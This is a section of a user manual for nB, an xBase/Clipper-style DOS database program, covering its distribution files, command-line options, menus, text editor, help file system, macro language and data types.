'BSTUDENT.&'	a macro program source example for students evaluation: a description about students is obtained linking other standard descriptions.
'BSTUDENT.NB'	compiled macro 'BSTUDENT.&'.

'CBATMAKE.&'	a macro program source example to generate a batch file to be used to back up an entire hard disk.
'CBATMAKE.NB'	compiled macro 'CBATMAKE.&'.
'BROWSE.&'	a macro program source example to start an automatic browse.
'BROWSE.NB'	compiled macro 'BROWSE.&'.
'BROWSE.BAT'	batch file to start a '.DBF' browse with the BROWSE macro program.
'MENU.&'	a macro program source example for a Dos menu.
'MENU.NB'	compiled macro 'MENU.&'.
'MENU.BAT'	batch file to use the MENU macro.

The file 'NBASExx6.ZIP' contains also the following files: source code for the version 96.06.16.

'NB.PRG'	the main source file for version 96.06.16.
'NB_REQ.PRG'	the source file containing links to all the standard functions.
'NB.LNK'	link file for compilation.
'NB_NRMAL.RMK'	rmake file to compile with RTLink.
'NB_EXOSP.RMK'	rmake file to compile with Exospace.
'NB_RUNTI.RMK'	rmake file to compile with RTLink defining RUNTIME to obtain a small nB runtime version.
'MACRO.LNK'	link file to compile and link a macro.
'MACRO.RMK'	rmake file to compile and link a macro.

The file 'NBASExx7.ZIP' contains also the following files: source code for the current version.

'NB.PRG'	the main source file.
'REQUEST.PRG'	the source file containing links to all the Clipper functions.
'STANDARD.PRG'	the source file for standard functions.
'EXTRA.PRG'	the source file for other standard functions.
'STANDARD.CH'	general include file that substitutes all include file normally used for normal Clipper compilations.
'NB.CH'	include file specific for nB.
'NB.LNK'	link file for compilation.
'NB_RUNTI.LNK'	link file for runtime compilation.
'NB_NRMAL.RMK'	rmake file to compile with RTLink.
'NB_EXOSP.RMK'	rmake file to compile with Exospace.
'NB_RUNTI.RMK'	rmake file to compile with RTLink defining RUNTIME to obtain a small nB runtime version.
'MACRO.CH'	include file to compile and link a macro.
'MACRO.LNK'	link file to compile and link a macro.
'MACRO.RMK'	rmake file to compile and link a macro.
'CLIPMOUSE.ZIP'	a simple free library for mouse support under Clipper (c) 1992 Martin Brousseau.

721.3 How to use nB

nB normal syntax is:

```
nB [nB_parameters] [macro_filename] [macro_parameters]
```

To run nB, just type the word "NB" and press [*Enter*] to execute. It will run in command mode, this means that it will look like an old xBASE command prompt.

To run the program as a macro interpreter, type the word NB followed from the macro file name with extention (no default extention is supposed). If parameters are given, after the macro file name, these will be available inside the public variables: c_Par1, c_Par2, ..., c_Par9. c_Par0 will contain the macro file name (see the macro file BROWSE.&). nB will terminate execution when the macro terminates.

These parameters are available for nB:

-c	Suppress the copyright notice. It is usefull when using nB for macro interpretation.
-w	Suppress the "Wait-Wheel" if not desired. It is the "Wheel" that appears at top-left when a macro is interpreted or other long elaborations are executed.
-?	Shows a short help.

nB macro "compilation" syntax is:

```
nB -m source_macro_filename [destination_macro_filename]
```

With the -m parameter, nB "compiles" the ASCII ***source_macro_filename*** into ***destination_macro_filename***.

721.4 Status line

nB shows a "status line" at the top of the screen when the nB command prompt or the menu system is active. It shows some important informations.

```
| |DBFNTX    ||*|  1|ADDRESS   |     1/     4|ADDRESS.NTX |
 |  |          |  |    |            |      |
 |  |          |  |    |            |      |
 |  |          |  |    |            |    Last record (7).
 |  |          |  |    |            |
 |  |          |  |    |       Record pointer position (6).
 |  |          |  |    |
 |  |          |  |   Active alias (5).
 |  |          |  |
 |  |          | Current Work Area (4)
 |  |          |
 |  |        Deleted record appearance (3)
 |  |
 | Actual default database driver (2).
 |
Macro recorder indicator (1).
```

```
                |      1/      4|ADDRESS.NTX |  1|ADDRESS    |
                                |             |    |
                                |             |    |
                                |             |  Order Tag Name (10)
                                |             |
                                |          Order number (9)
                                |
                             Order Bag name (8)
```

(1) This is the place for the macro recorder indicator. The symbol used is "&". Blank means that the macro recorder is OFF; & blinking means that the macro recorder is ON; & fixed means that the macro recorder is PAUSED.

(2) The name of the default database driver. It is not necessarily the database driver for the active alias; it is only the database driver that will be used for the next open/create operation.

(3) An asterisk (*) at this position indicates that SET DELETED is OFF. This means that deleted records are not filtered. When a BLANK is in this place, SET DELETED is ON, so that deleted records are filtered.

(4) The active work area number, that is, the area of the active alias.

(5) The active alias name. Note that the alias name is not necessarily equal to the '`.DBF`' file name.

(6) The actual record pointer position for the active alias.

(7) The number of records contained inside the active alias.

(8) The Order Bag name; that is the index file name.

(9) The order number.

(10) The order tag (name). When DBFNTX database driver is used, it correspond to the Order Bag name.

721.5 The dot line

Starting nB without parameters, the dot line appears. This is the place where commands in form of functions may be written and executed like a old xBase.

The functions written inside the command line that don't result in an error, are saved inside a history list. This history list may be recalled with [*F2*] and then the selected history line may be reused (eventually edited). Key [*up*]/[*down*] may be used to scroll inside the history list without showing the all list with [*F2*].

[*Enter*] is used to tell nB to execute the written function.

As the dot line is not an easy way to use such a program, a menu is available pressing [*F10*] or [*Alt M*]. The [*F10*] key starts the ASSIST() menu. This menu may be started also entering the name of the function: "ASSIST()".

nB includes a simple built-in text editor: DOC(). It may be started from the dot line entering "DOT()". No special key is dedicated to start this function.

721.6 The menu system

The nB menu system appears differently depending on the place where it is "called". When available, the menu system appears pressing [*Alt M*] or [*F10*].

The Menu system is organised into horizontal menu, vertical menu, and pop-up menu.

The horizontal menu contains selectable items organised horizontally:

```
      One Two Three Four Five
```

The cursor may be moved on a different position using arrow keys [*Left*]/[*Right*]; [*Esc*] terminates the menu; [*Enter*] opens a vertical menu.

The vertical menu contains selectable items organised vertically:

```
 One Two Three Four Five
.----------.
|First     |
|Second    |
|Third     |
`----------'
```

The cursor may be moved on a different position using arrow keys [*Up*]/[*Down*]; the arrow keys [*Left*]/[*Right*] change the vertical menu; [*Esc*] closes the vertical the menu; [*Enter*] starts the selected menu function.

The vertical menu contains selectable items organised vertically:

```
 One Two Three Four Five
.----------.
|First     |
|Second   >|--------------.
|Third     |Sub function 1|
`----------|Sub function 2|
           `--------------'
```

The cursor may be moved on a different position using arrow keys [*Up*]/[*Down*]; [*Esc*] closes the pop-up the menu; [*Enter*] starts the selected menu function.

The following sections describe the menu system.

721.6.1 Menu File

The menu File contains important function on '`.DBF`' file, indexes, relations and Replaceable database drivers.

For database files are considered two aspects: the physical aspect, and the logical alias. When a '`.DBF`' file is opened, it becomes a alias.

Indexes are considered as index files and index orders.

It follows a brief menu function description.

Change directory

Changes the actual drive and directory.

File .DBF

Contains a pop-up menu for '`.DBF`' operations.

New .DBF

A '.DBF' file is a table where columns, called Fields, must be specified and lines, called records, are added, edited and deleted by the program.

Field characteristics are:

NAME	the field name must be unique inside the same file, it is composed of letters, number and underscore (_), but it must start with a letter and it is not case sensitive.
TYPE	the field type determinates the type of data it can hold.
LENGTH	is the field total length in characters; it doesn't matter of the type of data.
DECIMAL	is the length of positions after decimal point. This information is used normally for numeric fields. In this case, take note that the DECIMAL length, together with the decimal point, will subtract space for the integer part of the number from the total LENGTH of the filed.

Field Types:

C Character	it is a text field long LENGTH characters.
N Numeric	it is a numeric field long LENGTH characters with DECIMAL characters for decimal positions. Note that if LENGTH is 4 and DECIMAL is 0 (zero), the field may contain integers from -999 to 9999; but if LENGTH is 4 and DECIMAL 1, the field may contain numbers from -9.9 to 99.9: two position for the integer part, one position for the decimal point and one position for decimal.
D Date	it is a date field: it contains only dates; the length should not be specified as it is automatically 8.
L Logic	it is a logical (boolean) field: it contains only TRUE, represented by "Y" or "T", or FALSE, represented by "N" or "F". The length should not be specified as it is automatically 1.
M Memo	it is a character field with unknown dimension. It is recorded into a parallel file with '.DBT' extention. The original '.DBF' file holds a space for a pointer inside the '.DBT' file. The length of a Memo field is automatically 10 and is referred to the memo pointer.

After the function "NEW .DBF" is selected, a table for the field specifications appears.

```
+--------------------------------+
|    Database file structure     |
|                                |
| Field Name Type Length Decimal |
|--------------------------------|
|           |    |     0|      0 |
|           |    |      |        |
|           |    |      |        |
|           |    |      |        |
|           |    |      |        |
|           |    |      |        |
|           |    |      |        |
```

To navigate and to edit the table use the following keys:

[*Up*]/[*Down*]/[*Left*][*Right*]	move the cursor one position (up, down, left or right);
[*PgUp*]	move to previous screen page;
[*PgDn*]	move to next screen page;
[*Ctrl PgUp*]	move to top of table;
[*Ctrl PgDn*]	move to bottom of table;
[*Ctrl Home*]	move to first column;
[*Ctrl End*]	move to last column;
[*Ctrl Enter*]	append a new empty line;
[*Ctrl F1*]	delete (cut) the current line and save a copy into the "clipboard";
[*Ctrl F2*]	copy current line into the table "clipboard";
[*Ctrl F3*]	insert (paste) the content of the "clipboard" in the current position;
[*Enter*]	start editing in the current position;
[*Esc*]	terminate;
[*x*]	any other key will be written in the current position.

When the editing is terminated, press [*Esc*] and a dialog box will ask for the file name and the RDD.

xBase files (.DBF) are not all equal, this way, when a new '`.DBF`' file si created, the RDD (Replaceable Database Driver) is asked. The normal RDD is DBFNTX, the one used by Clipper.

Modify .DBF structure

The modification of a '`.DBF`' file structure is a delicate matter if it contains data.

In fact, it is a data transfer from a source '`.DBF`' file to a destination '`.DBF`' file with a different structure. This way, the destination '`.DBF`' will be updated only for the fields with the same name of the source one. The position may be different, but names cannot be changed (not so easily).

Mistakes may be dangerous, so, before doing it, it is recommended a backup copy of the original '`.DBF`' file.

Open .DBF

When a '`.DBF`' file is opened, it becomes a alias, a logical file, placed inside a work area. The same '`.DBF`' file may be opened inside different areas with different alias names.

The required information to open the file are:

FILENAME	the physical file name.
ALIAS	the alias name. If not assigned, it becomes automatically the same of FILENAME without extention.
RDD	the Replaceable Database Driver to use to access to this file.
SHARED	a logical value: TRUE means that the file will be accessible to other users, FALSE means use exclusive.
READ ONLY	a logical value: TRUE means that the file will be only readable and no modification will be allowed, FALSE means that no restriction on editing will be made.

File .NTX

Contains a pop-up menu for physical indexes operations.

New .NTX / new tag

If the active area is used we have an active alias. In this case a index may be created.

The index is a way to see the active alias ordered without changing the physical position of records.

There are two words to understand: ORDER and INDEX-BAG. The index bag is the file that contains the information on the record ordering, the order is the rule followed to order the records. A index bag may contains one or more orders depending on the Replaceable Database Driver in use.

Typical '.NTX' file are index bag containing only one order.

Depending on the RDD in use the following field may be filled.

INDEX FILENAME	this is the name of the index bag.
KEY EXPRESSION	the expression that defines the rule for the record ordering.
ORDER NAME	this is the name to give to the order (tag) when the RDD permits to have a index bag containing more than one order. In the other case, the index bag name correspond to the order name.
FOR EXPRESSION	a FOR condition to filter records before indexing.

Open index

If a index file already exists, it can be associated to the active alias simply opening it.

> Take note that the system is not able to verify if the index belong the active alias and if it is not so a error will result.

INDEX NAME	is the name of the index bag file to open.

Alias

Contains a pop-up menu for logical databases (alias) operations.

Select

Only one may be the active alias and with this function the active alias may be changed choosing from the list of used areas.

Selecting the area number zero, no alias is active.

Display structure

With this function the active alias structure may be viewed.

Close active alias

Selecting this function the active alias is closed. That is: the '.DBF' file and eventual indexes are closed.

Close all aliases

With this function all Aliases are closed.

Order

Contains a pop-up menu for logical indexes (orders).

Order list rebuild

This function rebuild the indexes opened and associated to the active alias.

Order set focus

This function permits to change the active order selecting form the ones opened and associated to the active alias.

Order list clear

This function closes all orders associated to the active alias.

Relation

Contains a pop-up menu for relations (links with other Aliases).

Set relation

This function permits to establish a relation between a alias and a Child alias showing as a result a unique database.

CHILD	is the alias name to connect to the active alias.
EXPRESSION	is the relation expression that specify the rule for the relation. The value of this expression is the key to access the Child alias: if this Child alias is accessed without index, it must be the record number, if this Child alias is accessed via index, it must be a valid index key.

Clear relation

This function eliminates any relation that originate form the active alias.

RDD default

Contains a pop-up menu for Replaceable Database Driver defaults.

Show actual RDD default

It simply shows the actual Replaceable Database Driver.

Set default RDD

Select a new default Replaceable Database Driver.

721.6.2 Menu Edit

The menu Edit contains functions to access data from the active alias (the actual area).

View

This function permits you to view the active alias with eventual relations as a table.

No edit is allowed.

To navigate the table use the following keys.

[*Enter*]	start field editing.
[*PgUp*]	show previous screen page.
[*PgDn*]	show next screen page.
[*Ctrl PgUp*]	show top of alias.
[*Ctrl PgDn*]	show bottom of file.
[*Ctrl Home*]	show the first column.
[*Ctrl End*]	show last column.

Edit/browse

This function permits you to edit the active alias with eventual relations as a table.

To navigate and edit the table use the following keys.

[*Enter*]	start field editing.
[*PgUp*]	show previous screen page.
[*PgDn*]	show next screen page.
[*Ctrl PgUp*]	show top of alias.
[*Ctrl PgDn*]	show bottom of file.
[*Ctrl Home*]	show the first column.
[*Ctrl End*]	show last column.
[*Ctrl Enter*]	append a new empty record.
[*Ctrl F2*]	copy the current record.
[*Ctrl F3*]	append and paste a record.
[*Ctrl F4*]	paste a previously copied record, overwriting the content of the current one.
[*Ctrl Y*]	delete or recall the current record.
[*Ctrl Del*]	delete or recall the current record.

When a memo field is edited:

[*Esc*]	cancel and close the memo window.
[*Ctrl Y*]	line delete.
[*Ctrl W*]	save and close the memo window.

Replace

The content of a Field of the active alias may be replaced with an expression.

The required data is:

FIELD TO REPLACE	the Field name to be replaced.
NEW VALUE EXPRESSION	the expression that obtain the new value for the selected Field.
WHILE EXPRESSION	the WHILE condition expression: the replacement continue until this expression results True. The constant '`.T.`' is ever True and is the default.
FOR EXPRESSION	the FOR condition expression: the replacement is made for all records that satisfy the condition. The constant '`.T.`' is ever True and is the default.

Recall

The records signed for deletion (deleted but still there), may be recalled (undeleted).

The required data is:

WHILE EXPRESSION	the WHILE condition expression: the record recall continue until this expression results True. The constant '`.T.`' is ever True and is the default.
FOR EXPRESSION	the FOR condition expression: the record recall is made for all records that satisfy the condition. The constant '`.T.`' is ever True and is the default.

Delete

Deletes (sign for deletion) a group of record depending on the required conditions.

The required data is:

WHILE EXPRESSION	the WHILE condition expression: the record deletion continue until this expression results True. The constant '`.T.`' is ever True and is the default.
FOR EXPRESSION	the FOR condition expression: the record deletion is made for all records that satisfy the condition. The constant '`.T.`' is ever True and is the default.

Pack

This function eliminates definitely records previously deleted (signed for deletion).

It may work only if the active alias was opened in exclusive mode.

721.6.3 Menu Report

The menu Report contains functions for data report (print). In particular, label files '`.LBL`' and report file '`.RPT`' may be created and used for printing. There is also another way to print, with the RPT() system that is available inside the nB internal editor DOC().

DBGOTOP()

Moves the record pointer for the active alias at the first logical record.

New label

With this function can be created a standard label file (.LBL under the dBaseIII standard).

Labels may be printed in more than one column and can contain 16 lines maximum.

The label data is the following.

REMARK	a label remark that will not be printed.
HEIGHT	the label vertical dimension.
WIDTH	the label horizontal dimension.
MARGIN	the left margin in characters.
LINES	the vertical spacing between labels.
SPACES	the horizontal spacing between labels in characters.
ACROSS	the number of label columns.
LINE 1	The first line inside labels.
LINE n	The n-th line inside labels.
LINE 16	The 16th line inside labels.

The number of lines inside the labels depend on the HEIGHT and the maximum value is 16.

The label lines can contain constant string and/or string expressions.

See the example below.

```
          Margin
        <-->
            XXXXXXX|XXXXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XXXXXXX|XXXXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XXXX Height XXXX    <--- Width ---->    XXXXXXXXXXXXXXXX
            XXXXXXX|XXXXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XXXXXXX|XXXXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
                                   |
                                   | Lines      <-->
                                   |              Spaces
            XX Line 1 XXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XX Line 2 XXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XX Line 3 XXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XX Line 4 XXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XX Line 5 XXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX



            XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
            XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX    XXXXXXXXXXXXXXXX
                    |                   |                   |
                    |                   |                   |
                    |                   |                   |
                    +---------------- Across ---------------+
```

Modify label

This function permits you to modify a label file.

Label form

This function permits you to print labels with the data provided by the active alias: one label each record.

The following data is required.

LABEL FILENAME	the label filename.
WHILE	the WHILE condition: the label printing goes on as long as this condition remain True.
FOR	the FOR condition: only the records from the active alias that satisfy the condition are used for the label print.

New report

This function permits you to create a standard report form file (.FRM under the dBaseIII standard).

The informations to create a '`.FRM`' file are divided into two parts: the head and groups; the columns.

The first part: head and groups, requires the folliwing informations:

PAGE WIDTH	the page width in characters.
LINES PER PAGE	the usable lines per page.
LEFT MARGIN	the left margin in characters.
DOUBLE SPACED?	double spaced print, yes or no.
PAGE EJECT BEFORE PRINT?	form feed before print, yes or no.
PAGE EJECT AFTER PRINT?	form feed after print, yes or no.
PLAIN PAGE?	plain page, yes or no.
PAGE HEADER	the page header, max 4 lines (the separation between one line and the other is obtained writing a semicolon, ";").
GROUP HEADER	the group title.
GROUP EXPRESSION	the group expression (when it changes, the group changes)
SUMMARY REPORT ONLY?	only totals and no columns, yes or no.
PAGE EJECT AFTER GROUP?	form feed when the group changes, yes or no.
SUB GROUP HEADER	sub group title.
SUB GROUP EXPRESSION	the sub group expression.

The second part: columns, requires the following informations structured in table form:

COLUMN HEADER	column head description (it can contain 4 lines separated with a semicolon).
CONTENT	the column expression.
WIDTH	the column width.
DEC.	the decimal length for numeric columns.
TOTALS	totals to be calculated, yes or no (usefull only for numeric columns).

To navigate and to edit the table use the following keys:

[*Up*]/[*Down*]/[*Left*][*Right*]	move the cursor one position (up, down, left or right);
[*PgUp*]	move to previous screen page;
[*PgDn*]	move to next screen page;
[*Ctrl PgUp*]	move to top of table;
[*Ctrl PgDn*]	move to bottom of table;
[*Ctrl Home*]	move to first column;
[*Ctrl End*]	move to last column;
[*Ctrl Enter*]	append a new empty line;
[*Ctrl F1*]	delete (cut) the current line and save a copy into the "clipboard";
[*Ctrl F2*]	copy current line into the table "clipboard";
[*Ctrl F3*]	insert (paste) the content of the "clipboard" in the current position;
[*Enter*]	start editing in the current position;
[*Esc*]	terminate;
[*x*]	any other key will be written in the current position.

When the editing is terminated, press [*Esc*] and a dialog box will ask for the name to give to the report form file.

Modify report

This function permits you to modify a standard report form file (.FRM under the dBaseIII standard).

Report form

This function permits you to print a report form with the data provided by the active alias.

The following data is required.

REPORT FORM FILENAME	the label filename.
WHILE	the WHILE condition: the form printing goes on as long as this condition remain True.
FOR	the FOR condition: only the records from the active alias that satisfy the condition are used for the report form print.

Create/modify/print text

This function activates the text editor.

721.6.4 Menu HTF

The menu Htf helps on creating and accessing the "Help Text Files". This name, help text file, is just the name given to it.

A text (Ascii) file prepared like this manual may be transformed into a "Help Text File" that is a simple text with pointers.

Open help text file

This function permits to open a Help Text File and browse it. The Help Text File name is required.

New help text file

This function permits to create a new "Help Text File" that is a help file under the nB style.

The source is an Ascii file where three kind of information are available: Normal text, Indexes and pointers.

Indexes and Pointers are word or phrases delimited with user defined delimiters; indexes are placed inside the text to indicate an argument, pointers are placed inside the text to indicate a reference to indexes.

Inside this manual, indexes are delimited with ## and ##, so the titles are here indexes; pointers are delimited with < and >.

Only one index per line is allowed, only one pointer per line is allowed.

The Delimiters used do identify indexes and pointers are user defined; the _start_ identifier symbol can be equal to the _end_ identifier symbol. The symbols used for indexes cannot be used for the pointers.

So, the informations required are:

SOURCE TEXT FILENAME	the filename of the text source file.
DESTINATION FILENAME	the filename of the destination Help Text File (suggested '`.HLP`' extention).
INDEX START CODE	the index start symbol; suggested ##.
INDEX END CODE	the index end symbol; suggested ##.
POINTER START CODE	the pointer start symbol; suggested <.
POINTER END CODE	the pointer end symbol; suggested >.

New HTML file

This function permits to create a new HTML file form a text file formatted to obtain a HTF file.

The informations required are:

SOURCE TEXT FILENAME	the filename of the text source file.
DESTINATION FILENAME	the filename of the destination Help Text File (suggested '`.HLP`' extention).
INDEX START CODE	the index start symbol; suggested ##.
INDEX END CODE	the index end symbol; suggested ##.
POINTER START CODE	the pointer start symbol; suggested <.
POINTER END CODE	the pointer end symbol; suggested >.
HTML TITLE	the title for the html page.

721.6.5 Menu Macro

The menu Macro helps on creating macros (programs) with a macro recorder, a macro "compiler" and a macro executor.

Start recording

This function simply starts or pause the macro recording. The menu items that end with "&", may be recorded by this macro recorder.

Save recording

A recorded macro may be saved into a ASCII file that may be later modified or simply used as it is. The filename is requested.

Erase recording

While recording or when the macro recorder is paused, it is possible to erase all previous recording with this function.

Edit recording

While recording or when the macro recorder is paused, it is possible to edit all previous recording, for example adding more comments or simply to see what the recorder does.

Macro compilation

A macro file (a program) contained inside a ASCII file, may be compiled into a different file format to speed up execution. The source filename and the destination filename are requested.

Load + execute macro

A macro file (a program) in ASCII form or compiled, may be executed.

A macro file may require some parameters.

This function asks for the macro filename to start and the possible parameter to pass to it.

721.6.6 Menu Info

The menu Info is the information menu.

ABOUT	a brief copyright notice.
MANUAL BROWSE	starts the browse of 'NB.HLP' , the nB Help Text File manual if it is present in the current directory or it is found in the PATH (the Dos SET PATH).
[F1] HELP	[F1] reminder.
[F3] ALIAS INFO	[F3] reminder. It shows all the available information on the active alias.
[F5] SET OUTPUT TO	[F5] reminder. It defines the output peripheral or file.

721.6.7 Menu Doc

This menu actually appears only inside the DOC() function, the nB text editor.

New
It starts the editing of a new empty text.

Open
It opens for editing a new textfile.

Save
It saves the text file under editing.

Save as
It saves the text file under editing asking for a new name.

Set output to
It permits to change the default output peripheral: the default is the screen.

Print as it is
It prints on the output peripheral the content of the text as it is.

Print with RPT() once
It prints on the output peripheral the content of the text only once replacing possible text variables.

Print with RPT() std
It prints on the output peripheral the content of the text repeating this print for every record contained inside the archive alias.

Exit DOC()
Terminates the use of DOC() the text/document editing/print function.

721.7 The text editor DOC()

The function Doc() activates a simple text editor usefull to build some simple reports.

Inside this function a menu is available and is activated pressing [*Alt M*] or [*F10*]. The Doc() menu is part of the nB menu system.

DOC() may handle text files of a teorical maximum of 64K.

DOC() may be particularly useful to create formatted text with variables identified by CHR(174) and CHR(175) delimiters: when an active alias exists, [*F2*] gives a list of insertable fields.

[*Esc*]	Exit DOC().
[*F1*]	Call the help.
[*F2*]	Field list.
[*up*] / [*Ctrl E*]	Line up.
[*down*] / [*Ctrl X*]	Line down.
[*left*] / [*Ctrl S*]	Character left.
[*right*] / [*Ctrl D*]	Character right.
[*Ctrl right*] / [*Ctrl A*]	Word left.
[*Ctrl left*] / [*Ctrl F*]	Word right.
[*Home*]	Line start.
[*End*]	Line end.
[*Ctrl Home*]	Top window.
[*Ctrl End*]	Bottom window.
[*PgUp*]	Previous window.
[*PgDn*]	Next window.
[*Ctrl PgUp*]	Document start.
[*Ctrl PgDn*]	End document.
[*Del*]	Delete character (right).
[*Backspace*]	Delete character Left.
[*Tab*]	Insert tab.
[*Ins*]	Toggle insert/overwrite.
[*Enter*]	Next line.
[*Ctrl Y*]	Delete line.
[*Ctrl T*]	Delete word right.
[*F10*] / [*Alt M*]	DOC() menu.

721.8 The help text file

nB provides a basic hypertext system to build simple help files. A source text file with "indexes" and "pointers" to indexes is translated into a "help text file" (a '`.DBF`' file); then, this file is browsed by nB.

The source file can have a maximum line width of 80 characters; each line can terminate with CR or CR+LF.

"Indexes" are string delimited by index delimiters (default "##"); "pointers" are string delimited by pointer delimiters (default "<" and ">") and refers to indexes.

Inside a text, indexes must be unique; pointers can be repeated anywhere. A text can contain a maximum of 4000 indexes.

Inside this manual, titles are delimited with "##" as they are indexes; strings delimited with "<" and ">" identify a reference to a title with the same string.

To browse a previously created Help Text File, use the following keys:

[*Esc*]	Exit.
[*UpArrow*]	Move cursor up.
[*DownArrow*]	Move cursor down.
[*PgUp*]	Move cursor PageUp.
[*PgDn*]	Move cursor Pagedown.
[*Ctrl PgUp*]	Move cursor Top.
[*Ctrl PgDn*]	Move cursor Bottom.
[*Enter*]	Select a reference (pointer).
[<-]	Go to previous selected reference (pointer).
[->]	Go to next selected reference (pointer).
[*Shift F3*]	Search for a new pattern.
[*F3*]	Repeat previous search.

721.9 Macro

nB can execute (run) macro files. There may be three kind of macro files: ASCII (usually with .& extention); "compiled" (usually with .NB extention); EXE files (compiled with Clipper and linked).

"Compiled" macro files are executed faster then the ASCII source files.

EXE macro files are the fastest.

721.9.1 Macro statements

The statements recognised from nB are very similar to Clipper, with some restrictions.

Note that: the FOR statement is not included; there is no function declaration; procedure calls cannot transfer variables; only public variables are allowed.

PROCEDURE

Procedures are the basic building blocks of a nB macro.

Procedures are visible only inside the current macro file.

The procedure structure is as follows:

```
PROCEDURE procedure_name
        statements...
        [RETURN]
        statements...
ENDPROCEDURE
```

A procedure definition begins with a PROCEDURE declaration followed with the ***procedure_name*** and ends with ENDPROCEDURE.

Inside the PROCEDURE - ENDPROCEDURE declaration are placed the executable ***statements*** which are executed when the procedure is called.

Inside the PROCEDURE - ENDPROCEDURE declaration, the RETURN statement may appear. In this case, encountering this RETURN statement, the procedure execution is immediately terminated and control is passed to the statement following the calling one.

The procedure definition do not permit to receive parameters from the calling statement.

DO PROCEDURE

There is only one way to call a procedure:

```
DO PROCEDURE procedure_name
```

When the statement DO PROCEDURE is encountered, the control is passed to the begin of the called PROCEDURE. After the PROCEDURE execution, the control is returned to the statement following DO PROCEDURE.

The procedure call do not permit to send parameters to the procedure.

BEGIN SEQUENCE

The BEGIN SEQUENCE - END structure permits to define a sequence of operation that may be broken.

Inside nB, this control structure is useful only because there is the possibility to break the execution and pass control over the end of it.

This way, encountering BREAK means: "go to end".

```
BEGIN SEQUENCE
    statements...
    [BREAK]
    statements...
END
```

Inside nB, error exception handling is not supported.

DO CASE

This is a control structure where only the statements following a True CASE condition are executed.

When the DO CASE statement is encountered, the following CASE statements are tested. The first time that a condition returns True, the CASE's statements are executed and then control is passed over the END case.

That is: only one CASE is taken into consideration.

If no condition is True, the statements following OTHERWISE are executed.

```
DO CASE
CASE lCondition1
    statements...
[CASE lCondition2]
    statements...
[OTHERWISE]
    statements...
END
```

WHILE

The structure WHILE - END defines a loop based on a condition: the loop is repeated until the condition is True.

The loop execution may be broken with the EXIT statement: it transfer control after the END while.

The LOOP statement may be use to repeat the loop: it transfer the control to the beginning of the loop.

```
WHILE lCondition
      statements...
      [EXIT]
      statements...
      [LOOP]
      statements...
END
```

IF

The IF - END control structure executes a section of code if a specified condition is True. The structure can also specify alternative code to execute if the condition is False.

```
IF lCondition1
     statements...
[ELSE]
     statements...
END
```

721.9.2 Variable declaration

Inside nB, variables are created using a specific function:

```
MEMPUBLIC( "cVarName" )
```

For example,

```
MEMPUBLIC( "Name" )
```

creates the variable Name.

The scope of the created variable is global and there is no way to restrict the visibility of it.

When a variable is no more needed or desired, it can be released:

```
MEMRELEASE( "cVarName" )
```

The variable declaration do not defines the variable type. Every variable may receive any kind of data; that is that the type depends on the type of data contained.

721.9.3 Macro structure

A nB macro must be organised as follow. There may be two situations: Macros with procedures and macros without procedures.

Macro with procedures:

```
PROCEDURE procedure_name_1
     statements...
     [RETURN]
     statements...
ENDPROCEDURE
PROCEDURE procedure_name_2
     statements...
     [RETURN]
     statements...
ENDPROCEDURE
...
...
DO PROCEDURE procedure_name_n
```

Macro without procedures:

```
statements...
statements...
statements...
statements...
statements...
```

nB Macros may be compiled with Clipper. To do so, the first structure example must be changed as follows:

```
#INCLUDE MACRO.CH

DO PROCEDURE procedure_name_nth
...
PROCEDURE procedure_name_1
     statements...
     [RETURN]
     statements...
ENDPROCEDURE
PROCEDURE procedure_name_2
     statements...
     [RETURN]
     statements...
ENDPROCEDURE
...
...
```

To compile a macro with Clipper, the macro file name can be changed into 'MACRO.PRG' and

```
      RTLINK MACRO.RMK [Enter]
```

should be started.

721.9.4 Macro comments

A nB Macro source file can contain comments. only the "//" comment is recognised! This way: * and /*...*/ will generate errors!

ATTENTION: to simplify the macro interpretation, lines such as this:

```
qqout( "You can't do that // you can't do that!" )
```

will generate an error as the interpreter will read only:

```
qqout( "You can't do that
```

Sorry!

721.9.5 Macro long lines split

Inside a nB macro, long lines may be splitted using ";" (semicolon). Please note that: lines can only be splitted and not joined; a resulting command line cannot be longer then 254 characters.

721.9.6 The macro recorder

Inside the functions ASSIST() and DOC() is available the Macro recorder menu.

When a macro recording is started, a "&" appears on the left side of the status bar. It it blinks, the recording is active, if it is stable, the recording is paused.

The macro recording is not exactly a step-by-step recording of all action taken, but a translation (as good as possible) of what you have done.

The macro recorder is able to record only the menu functions that terminates with the "&" symbol and all what is inserted at the dot command line.

The macro recording can be viewed and edited during the recording. The macro recording can be saved into a text file (a macro file).

721.10 Data types

The data types supported in the nB macro language are the same as Clipper:

Array

Character

Code Block

Numeric

Date

Logical

Memo

NIL

721.10.1 Character

The character data type identifies character strings of a fixed length. The character set corresponds to: CHR(32) through CHR(255) and the null character, CHR(0).

Valid character strings consist of zero or more characters with a theoretical maximum of 65 535 characters. The real maximum dimension depends on the available memory.

Character string constants are formed by enclosing a valid string of characters within a designed pair of delimiters. There are three possible delimiter pairs:

two single quotes like ‘`'`***string_constant***`'`’;

two double quotes like ‘`"`***string_constant***`"`’;

left and right square brackets like ‘`[`***string_constant***`]`’.

These three different kind of delimiters are available to resolve some possible problems:

I don’t want it -> "I don’t want it"

She said, "I love hin" -> ’She said, "I love hin"’

He said, "I don’t want it" -> [He said, "I don’t want it"]

The following table shows all operations available inside nB for character data types. These operations act on one or more character expressions and the result is not necessarily a character data type.

+	Concatenate.
-	Concatenate without intervening spaces.
==	Compare for exact equity.
!=, <>, #	Compare for inequity.
<	Compare for sorts before
<=	Compare for sorts before or same as.
